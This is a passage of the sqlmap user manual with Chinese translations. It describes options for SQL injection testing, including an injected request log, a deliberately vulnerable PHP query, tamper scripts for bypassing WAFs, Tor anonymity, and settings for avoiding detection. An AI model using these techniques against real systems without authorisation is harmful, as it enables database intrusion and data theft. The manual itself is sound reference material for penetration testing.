> $ python sqlmap.py -u "http://192.168.21.128/sqlmap/mysql/get_int.php?id=1" -z "ign,flu,bat,tec=E" --headers="Host:www.target.com\nUser-agent:Firefox 1.0" -v 5

```
[...]
xx:xx:44 HTTP request [#5]:
GET /sqlmap/mysql/get_int.php?id=1%20AND%20%28SELECT%209351%20FROM%28SELECT%20C\
OUNT%28%2A%29%2CCONCAT%280x3a6161733a%2C%28SELECT%20%28CASE%20WHEN%20%285473%20\
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%\
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2\
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20\
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%\
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2\
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20\
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%\
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2\
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20\
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3D%20%20%20%20%20%20%20%\
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2\
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20\
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%\
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2\
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20\
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%\
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2\
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20\
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%\
```

```
20%20%20%20%20%20%20%20%20%20%205473%29%20THEN%201%20ELSE%200%20END%29%29%2C\
0x3a6c666d3a%2CFLOOR%28RAND%280%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.CHARA\
CTER_SETS%20GROUP%20BY%20x%29a%
29 HTTP/1.1
Host: www.target.com
Accept-encoding: gzip,deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
User-agent: Firefox 1.0
Connection: close
[...]
```

HTTP protocol authentication

> Options: `--auth-type` and `--auth-cred`
> These options can be used to specify which HTTP protocol authentication back-end web server implements and the valid credentials to be used to perform all HTTP requests to the target application.
> =>
> 这个选项是用来指定HTTP和web服务器之间的认证连接 以及在所有HTTP的请求中使用有效的证书

> The three supported HTTP protocol authentication mechanisms are:
> =>
> 三种HTTP协议的身份认证分别是:
> Basic
> Digest
> NTLM
> While the credentials' syntax is `username:password`. => 使用的语法是`username:password`

Example of valid syntax:

```
$ python sqlmap.py -u
"http://192.168.136.131/sqlmap/mysql/basic/get_int.php?id=1" --
auth-type Basic --auth-cred "testuser:testpass"
```

HTTP protocol private key authentication => HTTP协议私钥身份认证

```
Option: --auth-file
This option should be used in cases when the web server
requires proper client-side certificate and a private key for
authentication. Supplied value should be a PEM formatted
key_file that contains your certificate and a private key.
=>
这个选项是在web服务器请求客户端或者私钥用作身份认证的时候所采用的 提
供的值应该是一个带有身份认证以及私钥的PEM格式的文件
```

Ignore HTTP error 401 (Unauthorized) => 忽略HTTP401错误(未授权)

```
Switch --ignore-401
In case that you want to test the site that occasionally
returns HTTP error 401 (Unauthorized), while you want to ignore
it and continue tests without providing proper credentials, you
can use switch --ignore-401
=>
有时候在你测试网站的时候他会返回HTTP的401错误 当你响忽略这个错误并且
在没有提供合适的证书下继续测试 你可以使用这个选项
```

HTTP(S) proxy HTTP代

```
Options and switch: --proxy, --proxy-cred, --proxy-file and --
ignore-proxy
It is possible to provide an HTTP(S) proxy address to pass by
the HTTP(S) requests to the target URL with option --proxy. The
syntax of HTTP(S) proxy value is http://url:port.
=>
在连接URL的时候 你可以通过使用--proxy代理 来绕过HTTP请求 语法就是
http://url:port
```

> If the HTTP(S) proxy requires authentication, you can provide the credentials in the format username:password to the option --proxy-cred.
> =>
> 如果HTTP代理需要使用验证 你可以使用选项--proxy-cred提供以username:password的格式来提供证书

> In case that you want to use (disposable) proxy list, skipping to the next proxy on any sign of a connection problem (e.g. blocking of invasive IP address), option --proxy-file can be used by providing filename of a file containing bulk list of proxies.
> =>
> 如果你想用代理名单中大量的代理并且遇到特殊情况就跳过（例如 阻止IP入侵） 继续下一个的情况 那么使用--proxy-file来读取文件中大量的代理

> Switch --ignore-proxy should be used when you want to run sqlmap against a target part of a local area network by ignoring the system-wide set HTTP(S) proxy server setting.
> =>
> 当你在本地环境中运行sqlmap进行测试的时候 你可以用--ignore-proxy来忽视系统设定的HTTP服务代理

Tor anonymity network => Tor匿名网络

> Switches and options: --tor, --tor-port, --tor-type and --check-tor
> If, for any reason, you need to stay anonymous, instead of passing by a single predefined HTTP(S) proxy server, you can configure a Tor client together with Privoxy (or similar) on your machine as explained in Tor installation guides. Then you can use a switch --tor and sqlmap will try to automatically set Tor proxy connection settings.
> =>

> 不管出于什么原因 如果你需要保持匿名 除了使用一个单独预设好的HTTP代理服务器之外 你可以在你的电脑上通过观看Tor的安装指引来安装Tor客户端 然后你就可以在sqlmap中用--tor来使用代理

> In case that you want to manually set the type and port of used Tor proxy, you can do it with options --tor-type and --tor-port (e.g. --tor-type=SOCKS5 --tor-port 9050).
> =>
> 如果你想手动设置Tor代理中的的类型以及端口号 你可以使用这些选项

> You are strongly advised to use --check-tor occasionally to be sure that everything was set up properly. There are cases when Tor bundles (e.g. Vidalia) come misconfigured (or reset previously set configuration) giving you a false sense of anonymity. Using this switch sqlmap will check that everything works as expected by sending a single request to an official Are you using Tor? page before any target requests. In case that check fails, sqlmap will warn you and abruptly exit.
> =>
> 强烈建议偶尔使用--check-tor来检测是否安装正确 有时候Tor包(如Vidalia)会配置错误让你感觉已经匿名了 使用这个选项sqlmap会在连接目标之前向官网发送一个单独的请求来检查Tor是否工作正常 如果检查有问题 sqlmap会警告你并且强制退出

Delay between each HTTP request => HTTP请求之间加入延迟

> Option: --delay
> It is possible to specify a number of seconds to hold between each HTTP(S) request. The valid value is a float, for instance 0.5 means half a second. By default, no delay is set.
> =>
> 你可以在每次HTTP请求之间设置秒数 值可以是浮点数 0.5就是半秒 默认情况下 是没有延迟的

Seconds to wait before timeout connection => 连接超时时等待数秒

> Option: --timeout

> It is possible to specify a number of seconds to wait before considering the HTTP(S) request timed out. The valid value is a float, for instance 10.5 means ten seconds and a half. By default **30 seconds** are set.
> =>
> 你可以在认识连接超时的时候指定数字来设定等待的时间 这个值也是浮点数 例如10.5是十点五秒 默认设置的是30秒

Maximum number of retries when the HTTP connection timeouts => HTTP 连接超时时最大的重试连接数

> Option: `--retries`
> It is possible to specify the maximum number of retries when the HTTP(S) connection timeouts. By default it retries up to **three times**.
> =>
> 你可以指定一个最大的数字用于在HTTP连接超时的时候最大的重试连接数 默认下时3次

Randomly change value for given parameter(s) => 对于给出的变量 随机改变它的值

> Option: `--randomize`
> It is possible to specify parameter names whose values you want to be randomly changed during each request. Length and type are being kept according to provided original values.
> =>
> 你可以指定变量让他的值在每次请求的时候都可以随机改变 长度以及类型都会和开始的值保持一致

Filtering targets from provided proxy log using regular expression => 使用正则表达式在代理日志中筛选目标

> Option: `--scope`
> Rather than using all hosts parsed from provided logs with option `-l`, you can specify valid Python regular expression to be used for filtering desired ones.

=>
相比于用选项-l在所提供的日志中使用全部的主机 你可以用Python的正则表达式来筛选你想要的那一个

Example of valid syntax:

```
$ python sqlmap.py -l burp.log --scope="(www)?.target.(com|net|org)"
```

Avoid your session to be destroyed after too many unsuccessful requests => 避免你的会话因为太多次的失败请求而挂掉

Options: --safe-url, --safe-post, --safe-req and --safe-freq
Sometimes web applications or inspection technology in between destroys the session if a certain number of unsuccessful requests is performed. This might occur during the detection phase of sqlmap or when it exploits any of the blind SQL injection types. Reason why is that the SQL payload does not necessarily returns output and might therefore raise a signal to either the application session management or the inspection technology.
=>
当出现一定量的失败请求时web应用或者检测技术会主动破坏掉会话 这会在检测到使用sqlmap或者盲注被发现的时候 造成这样的原因时SQL payload没有返回输出因此被应用的会话管理或者侦察技术所被发现

To bypass this limitation set by the target, you can provide any (or combination of) option:
=>
为了绕过目标的这种限制 你可以单独或者联合使用以下的选项
--safe-url: URL address to visit frequently during testing. => 测试时经常正常访问URL
--safe-post: HTTP POST data to send to a given safe URL address. => 发送一个所给的安全URL的HTTP POST数据
--safe-req: Load and use safe HTTP request from a file. => 从文件中读取并使用HTTP请求

> --safe-freq: Test requests between two visits to a given safe location. => 两次请求之间给予一个安全的定位

> This way, sqlmap will visit every a predefined number of requests a certain *safe* URL without performing any kind of injection against it.
> =>
> 这样 sqlmap就会因为使用预定义的大量安全URL的请求而不会被人发现

Turn off URL encoding of parameter values关闭变量值的URL编码

> Switch: --skip-urlencode
> Depending on parameter placement (e.g. GET) its value could be URL encoded by default. In some cases, back-end web servers do not follow RFC standards and require values to be send in their raw non-encoded form. Use --skip-urlencode in those kind of cases.
> =>
> 依据变量值的不同而选择是否对他们进行URL编码 某些时候 web服务器后端不会准从RFC标准且需要发送未经编码的值 这个时候你就可以使用这个

绕过反跨站请求保护

> Options: --csrf-token and --csrf-url
> Lots of sites incorporate anti-CSRF protection in form of tokens, hidden field values that are randomly set during each page response. sqlmap will automatically try to recognize and bypass that kind of protection, but there are options --csrf-token and --csrf-url that can be used to further fine tune it. Option --csrf-token can be used to set the name of the hidden value that contains the randomized token. This is useful in cases when web sites use non-standard names for such fields. Option --csrf-url can be used for retrieval of the token value from arbitrary URL address. This is useful if the vulnerable target URL doesn't contain the necessary token value in the first place, but it is required to extract it from some other location.

=>
大量的网站包含了反跨站请求的保护通过在每一页的回应都随机设置一个用过的 隐藏起来的字段值 sqlmap会自动尝试识别并且绕过这种保护 但是你可以使用--csrf-token 以及 --csrf-url来做更进一步的调整 选项--csrf-token 能用作设置已经被隐藏并且随机采用的值 这在网站使用非标准的名字作为字段值的时候是很有用的 选项 --csrf-url能用作从随机的URL地址中检索值 这是目标门户是可入侵且不包含必须采用的值为前提的 但这需要从其他地方进行抽取

Force usage of SSL/HTTPS强制使用SSL/HTTPS

Switch: --force-ssl
In case that user wants to force usage of SSL/HTTPS requests toward the target, he can use this switch. This can be useful in cases when urls are being collected by using option --crawl or when Burp log is being provided with option -l.
=>
当用户想强制使用ssl或者https请求链接目标的时候 可以使用这个 当使用选项--crawl对网页进行爬取或者提供了Burp日志的时候这个选项是很有用处的

Evaluate custom python code during each request => 每次请求时对自定义的python代码进行评估

Option: --eval
In case that user wants to change (or add new) parameter values, most probably because of some known dependency, he can provide to sqlmap a custom python code with option --eval that will be evaluated just before each request.
=>
当用户因为发现了一些已知的依赖的时候 他可以通过选项--eval来在每次请求之前改变或者增加变量的值

For example:

```
$ python sqlmap.py -u "http://www.target.com/vuln.php?id=1&hash=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib;hash=hashlib.md5(id).hexdigest()"
```

> Each request of such run will re-evaluate value of GET parameter hash to contain a fresh MD5 hash digest for current value of parameter id.
> =>
> 每次请求之前会对get变量hash根据id进行md5的转换

优化配置

These switches can be used to optimize the performance of sqlmap. => sqlmap的配置

Bundle optimization束的优化

> Switch: -o
> This switch is an alias that implicitly sets the following options and switches:
> =>
> 除了这个参数还有如下三个隐式选项：
> --keep-alive
> --null-connection
> --threads=3
> if not set to a higher value. => 如果没有设置更加高级别的值 可以用--o代替

Read below for details about each switch. => 详细的参数看下面的解释

Output prediction

> Switch: --predict-output
> This switch is used in inference algorithm for sequential statistical prediction of characters of value being retrieved. Statistical table with the most promising character values is being built based on items given in txt/common-outputs.txt combined with the knowledge of current enumeration used. In case that the value can be found among the common output values, as the process progresses, subsequent character tables are being narrowed more and more. If used in combination with retrieval of common DBMS entities, as with system table names and privileges, speed up is significant. Of course, you can

> edit the common outputs file according to your needs if, for instance, you notice common patterns in database table names or similar.
> =>
> 这个选项使用推论算法来对将会收到的字符的值进行预测统计，最可能出现在统计表中的字符值已经被内置于 txt/common-outputs.txt中 并且结合当前枚举中所获得的信息，如果随着技术进步 预测的值能在常见的输出值中被找到 后续的字符表会变得更加偏僻，如果在爆破系统表名、权限时使用这个来获取常见的DBMS实例 就需要提高速率，当然 你也能够根据你的个人需要来编辑数据 例如 数据库中常见或者相似的模式

> Note that this switch is not compatible with --threads switch.
> => 注意这个选项和--threads选项并不兼容

HTTP Keep-Alive

> Switch: --keep-alive
> This switch instructs sqlmap to use persistent HTTP(s) connections. => 这个选项使用较为稳定的HTTP(S) 连接
> Note that this switch is incompatible with --proxy switch. => 注意 这个选项和--proxy选项无法兼容

HTTP NULL connection

> Switch: --null-connection
> There are special HTTP request types which can be used to retrieve HTTP response's size without getting the HTTP body. This knowledge can be used in blind injection technique to distinguish True from False responses. When this switch is provided, sqlmap will try to test and exploit two different *NULL connection* techniques: Range and HEAD. If any of these is supported by the target web server, speed up will come from the obvious saving of used bandwidth.
> =>

> 有一些特殊的HTTP请求能不用获取HTTP body体就获取到HTTP 响应的大小，这能够在盲注的时候来区分True or False 当使用这个选项的时候 sqlmap会尝试并挖掘Range和HEAD两种空连接，如果在web服务器上开启了上述任何一种的连接 通过节省带宽能够明显的提高速度

> These techniques are detailed in the white paper Bursting Performances in Blind SQL Injection - Take 2 (Bandwidth)
> =>
> 详情请戳这个链接
> http://www.wisec.it/sectou.php?id=472f952d79293

> Note that this switch is incompatible with switch --text-only.
> => 注意这个选项和--text-only不兼容

Concurrent HTTP(S) requests

> Option: --threads
> It is possible to specify the maximum number of concurrent HTTP(S) requests that sqlmap is allowed to do. This feature relies on multi-threading concept and inherits both its pro and its cons.
> =>
> 你可以指定sqlmap运行时所请求的最大HTTP(S)请求数，这个特性根据multithreading来进行编写的(为什么不用thread+Queue？？？)

> This features applies to the brute-force switches and when the data fetching is done through any of the blind SQL injection techniques. For the latter case, sqlmap first calculates the length of the query output in a single thread, then starts the multi-threading. Each thread is assigned to retrieve one character of the query output. The thread ends when that character is retrieved - it takes up to 7 HTTP(S) requests with the bisection algorithm implemented in sqlmap.
> =>
> 这个可以在爆破以及获取数据的时候加快速度用，对于后者 sqlmap会在单线程情况下计算接收的数据的长度 然后开启多线程模式，每个线程都被用于获取数据 当获取到数据后 线程就会断开 使用二分法每次要用7个HTTP(s)请求

> The maximum number of concurrent requests is set to 10 for performance and site reliability reasons.
> =>
> 处于性能考虑 最大的线程数位10

> Note that this option is not compatible with switch --predict-output.
> =>
> 注意 不能同时和--predict-output同时使用

注入参数

> These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts.
> =>
> 这个功能用于测试指定的参数 提供自定义的注入payload 以及tamper脚本

可测试的参数

> Options: -p, --skip and --param-exclude

> By default sqlmap tests all GET parameters and POST parameters. When the value of --level is >= 2 it tests also HTTP Cookie header values. When this value is >= 3 it tests also HTTP User-Agent and HTTP Referer header value for SQL injections. It is however possible to manually specify a comma-separated list of parameter(s) that you want sqlmap to test. This will bypass the dependence on value of --level too.
> =>
> 默认情况下 sqlmap会测试所有的GET 以及 POST 参数 ， 当--level提供的值大于等于2时 他会多测试Cookie值， 当--level提供的值大于等于3时 加上HTTPUser-Agent值以及HTTPReferer头的值， 你也可以手动指定一个以逗号分隔的参数的list来进行测试 这会绕过你所提供的level的值

> For instance, to test for GET parameter id and for HTTP User-Agent only, provide -p ";id,user-agent";.
> =>

例如如果你只想测试GET参数id以及HTTPUser-Agent参数 输出 -p ";id,user-agent";

In case that user wants to exclude certain parameters from testing, he can use option --skip. That is especially useful in cases when you want to use higher value for --level and test all available parameters excluding some of HTTP headers normally being tested.
For instance, to skip testing for HTTP header User-Agent and HTTP header Referer at --level=5, provide --skip=";user-agent,referer";.
=>
如果你想排除部分不想测试的参数(例如HTTP头这些参数) 你可以--skip选项 这在level值很高时以及测试所有存在的参数时会显得特别有用
例如 level为5时 跳过HTTP头中的User-Agent以及Referer头时 使用--skip=";user-agent,refer";

There is also a possibility to exclude certain parameters from testing based on a regular expression run on their names. In those kind of cases user can use option --param-exclude.
For instance, to skip testing for parameters which contain string token or session in their names, provide --param-exclude=";token|session";.
=>
同样你可以通过正则表达式来排除不测试的参数 这个对应的选项是--param-exclude
要跳过包含token 以及session的参数 形如--param-exclude=";token|session";

URI injection point => URI中的注入点

There are special cases when injection point is within the URI itself. sqlmap does not perform any automatic test against URI paths, unless manually pointed to. You have to specify these injection points in the command line by appending an asterisk (*) (Note: Havij style %INJECT HERE% is also supported) after

> each URI point that you want sqlmap to test for and exploit a SQL injection.
> =>
> 有些特殊情况是注入点在URI自身里面 sqlmap不会对URI路径做任何自动测试 除非你手动指定，你需要在命令行中通过*来指定注入点 (%INJECT HERE%这种形式也可以)

> This is particularly useful when, for instance, Apache web server's mod_rewrite module is in use or other similar technologies.
> =>
> 例如，当Apache web服务器的mod_rewrite模块正在使用或其他类似的技术时，这是特别有用的。

An example of valid command line would be:

```
$ python sqlmap.py -u
"http://targeturl/param1/value1*/param2/value2/"
```

上述是一个例子 感觉这有点像是对静态页面中的值进行注入

Arbitrary injection point => 任意注入点

> Similar to URI injection point, asterisk (*) (Note: Havij style %INJECT HERE% is also supported) can also be used to point to the arbitrary injection point inside GET, POST or HTTP headers. Injection point can be specified by marking it inside the GET parameter value(s) provided with option -u, POST parameter value(s) provided with option --data, HTTP header value(s) provided with options -H, --headers, --user-agent, --referer and/or --cookie, or at generic place inside HTTP request loaded from file with option -r.
> =>
> 与URI注入类似 使用星号*(%INJECT HERE同样可以使用)可以在任意的GET POST或者HTTP头中插入注入点，使用-u的时候可以在GET参数中指定注入点，--data指定POST参数中的注入点，-H --headers --user-agent --referer --cookie都是可以在HTTP头中对应的地方插入注入点，或者是在文件中读取包含用星号标记的HTTP请求

An example of valid command line would be:

```
$ python sqlmap.py -u "http://targeturl" --
cookie="param1=value1*;param2=value2"
```

强制指定数据库类型

```
Option: --dbms
```

```
By default sqlmap automatically detects the web application's
back-end database management system. sqlmap fully supports the
following database management systems:
=>
默认情况下sqlmap会自动检测web应用后端的数据库 sqlmap支持检测下列的
数据库
MySQL
Oracle
PostgreSQL
Microsoft SQL Server
Microsoft Access
IBM DB2
SQLite
Firebird
Sybase
SAP MaxDB
HSQLDB
Informix
```

```
If for any reason sqlmap fails to detect the back-end DBMS once
a SQL injection has been identified or if you want to avoid an
active fingeprint, you can provide the name of the back-end
DBMS yourself (e.g. postgresql). For MySQL and Microsoft SQL
Server provide them respectively in the form MySQL <;version>;
and Microsoft SQL Server <;version>;, where <;version>; is a
valid version for the DBMS; for instance 5.0 for MySQL and 2005
for Microsoft SQL Server.
=>
```

> 如果因为某种原因导致存在注入点但是sqlmap无法检测到数据库的类型或者是你想关闭主动的探测数据库的版本 你可以主动提供数据库的名字 如(postgresql) 对于MySQL以及 Microsoft SQL Server你可以提供类似这样的形式MySQL <;version>;或者Microsoft SQL Server <;version>;<;version>;是DBMS有效的版本数 如MySQL的5.0 或者MsSQL的2005

> In case you provide --fingerprint together with --dbms, sqlmap will only perform the extensive fingerprint for the specified database management system only, read below for further details.
> Note that this option is **not** mandatory and it is strongly recommended to use it **only if you are absolutely sure** about the back-end database management system. If you do not know it, let sqlmap automatically fingerprint it for you.
> =>
> 如果你同时提供--fingerprint --dbms sqlmap会根据你给的dbms来尝试对应的指纹
> 注意这个选项不是强制要用的 只是在你肯定数据库版本是这个的时候才建议你使用 如果你不知道的话 还是建议你让sqlmap替你进行选择

强制数据库管理系统操作系统名称

> Option: --os
> By default sqlmap automatically detects the web application's back-end database management system underlying operating system when this information is a dependence of any other provided switch or option. At the moment the fully supported operating systems are:
> =>
> 默认情况下，sqlmap会自动探测web应用底层数据库所在的操作系统，目前完全支持的系统如下：
> Linux
> Windows

> It is possible to force the operating system name if you already know it so that sqlmap will avoid doing it itself.

```
=>
在你确定目标操作系统的时候可以强制指定操作系统，这样sqlmap就会跳过识别操作系统这个过程
```

```
Note that this option is not mandatory and it is strongly recommended to use it only if you are absolutely sure about the back-end database management system underlying operating system. If you do not know it, let sqlmap automatically identify it for you.
=>
这个参数只有在你非常确定操作系统类型的时候使用，如果没有，最好让sqlmap自动识别。
```

强制使用大数字来使值失效

```
Switch: --invalid-bignum
In cases when sqlmap needs to invalidate original parameter value (e.g. id=13) it uses classical negation (e.g. id=-13). With this switch it is possible to force the usage of large integer values to fulfill the same goal (e.g. id=99999999).
=>
有些情况下sqlmap会提供无效的原始参数甚至是负数 使用这个选项会填入一些非常大的整数值
```

强制使用逻辑操作来使值失效

```
Switch: --invalid-logical
In cases when sqlmap needs to invalidate original parameter value (e.g. id=13) it uses classical negation (e.g. id=-13). With this switch it is possible to force the usage of boolean operations to fulfill the same goal (e.g. id=13 AND 18=19).
=>
有些情况sqlmap需要原参数或者负数 使用这个选项可以提供布尔型的参数值
```

强制使用随机字符串来使值失效

```
Switch: --invalid-string
```

```
In cases when sqlmap needs to invalidate original parameter
value (e.g. id=13) it uses classical negation (e.g. id=-13).
With this switch it is possible to force the usage of random
strings to fulfill the same goal (e.g. id=akewmc).
=>
给参数值提供随机字符串
```

关闭有效负载转换机制

```
Switch: --no-cast
When retrieving results, sqlmap uses a mechanism where all
entries are being casted to string type and replaced with a
whitespace character in case of NULL values. That is being made
to prevent any erroneous states (e.g. concatenation of NULL
values with string values) and to easy the data retrieval
process itself. Nevertheless, there are reported cases (e.g.
older versions of MySQL DBMS) where this mechanism needed to be
turned-off (using this switch) because of problems with data
retrieval itself (e.g. None values are returned back).
=>
sqlmap会在获取获取数据的时候把他们都转换为string类型或者在出现NULL
值的时候替换为空格。这样做一是为了避免出现一些奇特的错误 例如把NULL
理解为一个字符串 而是为了加快接收数据的速率。然而 如果对方在使用旧版
本的MySQL的时候 建议你使用这个选项 因为在获取数据的时候会出现一些问
题 例如(None 空值会返回给服务器)。
```

关闭字符串转义机制

```
Switch: --no-escape
In cases when sqlmap needs to use (single-quote delimited)
string values inside payloads (e.g. SELECT ';foobar';), those
values are automatically being escaped (e.g. SELECT
CHAR(102)+CHAR(111)+CHAR(111)+CHAR(98)+CHAR(97)+CHAR(114)).
That is being done because of two things: obfuscation of
payload content and preventing potential problems with query
escaping mechanisms (e.g. magic_quotes and/or
```

> mysql_real_escape_string) at the back-end server. User can use this switch to turn it off (e.g. to reduce payload size).
> =>
> 有些情况下sqlmap需要对payload里面被单引号所括起来的值进行转换，形如 SELECT ';foobar'; --> SELECT CHAR(102)+CHAR(111)+CHAR(111)+CHAR(98)+CHAR(97)+CHAR(114)，这样做是因为躲避后台中的检测机制 例如magic_quotes或者 mysql_real_escape_string 使用这个选项来关闭sqlmap对payload的转换。

定制注入有效载荷

> Options: --prefix and --suffix => payload中假如前缀或者后缀
> In some circumstances the vulnerable parameter is exploitable only if the user provides a specific suffix to be appended to the injection payload. Another scenario where these options come handy presents itself when the user already knows that query syntax and want to detect and exploit the SQL injection by directly providing a injection payload prefix and suffix.
> =>
> 在某些情况下参数所需要的payload只有在用户手动添加了某种后缀的情况下才能成功注入，另外一种使用这个功能的情况是用户本身就已经知道了后台对应的sql语句是怎样的 这样就可以直接提供payload所需的前缀或者后缀。

Example of vulnerable source code:

```
$query = "SELECT * FROM users WHERE id=('" . $_GET['id'] . "') LIMIT 0, 1";
```

> To detect and exploit this SQL injection, you can either let sqlmap detect the **boundaries** (as in combination of SQL payload prefix and suffix) for you during the detection phase, or provide them on your own.

For example:

```
$ python sqlmap.py -u
"http://192.168.136.131/sqlmap/mysql/get_str_brackets.php ?
id=1" -p id --prefix "')" --suffix "AND ('abc'='abc"
```

This will result in all sqlmap requests to end up in a query as follows: => 完整查询语句如下：

```
$query = "SELECT * FROM users WHERE id=('1') AND ('abc'='abc')
LIMIT 0, 1";
```

Which makes the query syntactically correct. => 这样使得查询语句正确执行

> In this simple example, sqlmap could detect the SQL injection and exploit it without need to provide custom boundaries, but sometimes in real world application it is necessary to provide it when the injection point is within nested JOIN queries for instance.
> =>
> 在这个简单的例子中，sqlmap在没有提供闭合的情况自动利用，但是在有些情况下是需要自己添加闭合的，比如使用JOIN查询时。

使用tamper注入

> Option: --tamper
> sqlmap itself does no obfuscation of the payload sent, except for strings between single quotes replaced by their CHAR()-alike representation.
> =>
> sqlmap自身不会对使用的有效载荷进行混淆，除了单引号会被CHAR()函数代替。

> This option can be very useful and powerful in situations where there is a weak input validation mechanism between you and the back-end database management system. This mechanism usually is a self-developed input validation routine called by the application source code, an expensive enterprise-grade IPS appliance or a web application firewall (WAF). All buzzwords to

> define the same concept, implemented in a different way and costing lots of money, usually.
> =>
> 这个参数是非常有用的，用这个参数可以绕过大量的IPS、WAF等设备

> To take advantage of this option, provide sqlmap with a comma-separated list of tamper scripts and this will process the payload and return it transformed. You can define your own tamper scripts, use sqlmap ones from the tamper/ folder or edit them as long as you concatenate them comma-separated as value of the option --tamper (e.g. --tamper=";between,randomcase";).
> =>
> sqlmap里可以利用这个选项来运行各种脚本来对payload进行各种各样的改造(多个脚本的话中间用,号隔开)，当然你也可以用自己写的脚本 脚本位置就在tamper/目录下。

The format of a valid tamper script is as follows: => 编写脚本的格式如下：

```
# Needed imports
from lib.core.enums import PRIORITY

# Define which is the order of application of tamper scripts against
# the payload
__priority__ = PRIORITY.NORMAL

def tamper(payload):
'''
Description of your tamper script
'''

retVal = payload

# your code to tamper the original payload

# return the tampered payload
return retVal
```

> You can check valid and usable tamper scripts in the tamper/ directory.

```
=>
tamper/目录下面有着针对各种数据的脚本
```

```
Example against a MySQL target assuming that >; character,
spaces and capital SELECT string are banned:
=>
下面这个就是针对MySQL数据库中>; 空格键 以及SELECT被禁止的情况下如何进行绕过
```

```
$ python sqlmap.py -u
"http://192.168.136.131/sqlmap/mysql/get_int.php?id=1" --tamper
tamper/between.py,tamper/randomcase.py,tamper/space2comment.py
-v 3
```

发现阶段

These options can be used to customize the detection phase. => 这个选项可以用在自定义检测阶段

Level

```
Option: --level
```

> This option requires an argument which specifies the level of tests to perform. There are **five** levels. The default value is **1** where limited number of tests (requests) are performed. Vice versa, level **5** will test verbosely for a much larger number of payloads and boundaries (as in pair of SQL payload prefix and suffix). The payloads used by sqlmap are specified in the textual file `xml/payloads.xml`. Following the instructions on top of the file, if sqlmap misses an injection, you should be able to add your own payload(s) to test for too!
> =>
> 使用这个选项你需要指定一个值 这个值的范围有5个，默认的是1 1的情况下会限制请求的数目 相反 使用5的情况下会测试大量的payload(包含各种带前缀或者后缀的) ，所使用的各种payload都存放在`xml/payloads.xml`中，`payloads.xml`文件中顶部是含有介绍的 如果丢了的话 那就只能你自己给补上了。

> Not only this option affects which payload sqlmap tries, but also which injection points are taken in exam: GET and POST parameters are **always** tested, HTTP Cookie header values are tested from level **2** and HTTP User-Agent/Referer headers' value is tested from level **3**.
> All in all, the harder it is to detect a SQL injection, the higher the `--level` must be set.
> It is strongly recommended to higher this value before reporting to the mailing list that sqlmap is not able to detect a certain injection point.
> =>
> `--level`这个选项不单只会影响sqlmap所尝试的payload 还会对注入点有影响，`GET`和`POST`参数无论等级为多少(1-5) 都会进行测试 当大于2的时候会对HTTP Cookie进行测试 大于3的时候对User-Agent/Referer头进行测试，简单点来说 等级越高 越有可能找到注入点，当然所耗费的时间也会更长 也更容易被检测出来。

Risk

> Option: `--risk`

> This option requires an argument which specifies the risk of tests to perform. There are **three** risk values. The default value is **1** which is innocuous for the majority of SQL injection points. Risk value 2 adds to the default level the tests for heavy query time-based SQL injections and value 3 adds also OR-based SQL injection tests.
> =>
> 这个选项同样和--level一样需要跟数字值 只不过它只有3个值 ，值1 不会对注入点有很大的改变，值2 会在基础上加入大量的基于时间的payload，值3 还会加上OR类型的payload。

> In some instances, like a SQL injection in an UPDATE statement, injecting an OR-based payload can lead to an update of all the entries of the table, which is certainly not what the attacker wants. For this reason and others this option has been introduced: the user has control over which payloads get tested, the user can arbitrarily choose to use also potentially dangerous ones. As per the previous option, the payloads used by sqlmap are specified in the textual file xml/payloads.xml and you are free to edit and add your owns.
> =>
> 有时候 如果对后台数据库中带有UPDATE的语句进行注入 那么使用带有OR类型的payload会对数据库进行修改 这可能是攻击者/测试者所不希望的。只有在使用者能够控制注入的payload、 不担心注入所产生的后果的时候 才建议使用这个选项 同样 在xml/payloads.xml文件中你可以对payload进行更改。

Page comparison

> Options: --string, --not-string, --regexp and --code

> By default the distinction of a True query from a False one (rough concept behind boolean-based blind SQL injection vulnerabilities) is done by comparing the injected requests page content with the original not injected page content.
> =>

> 默认情况下sqlmap使用布尔型的盲注是通过对正常响应和错误响应之间得区别来判断是否存在注入的

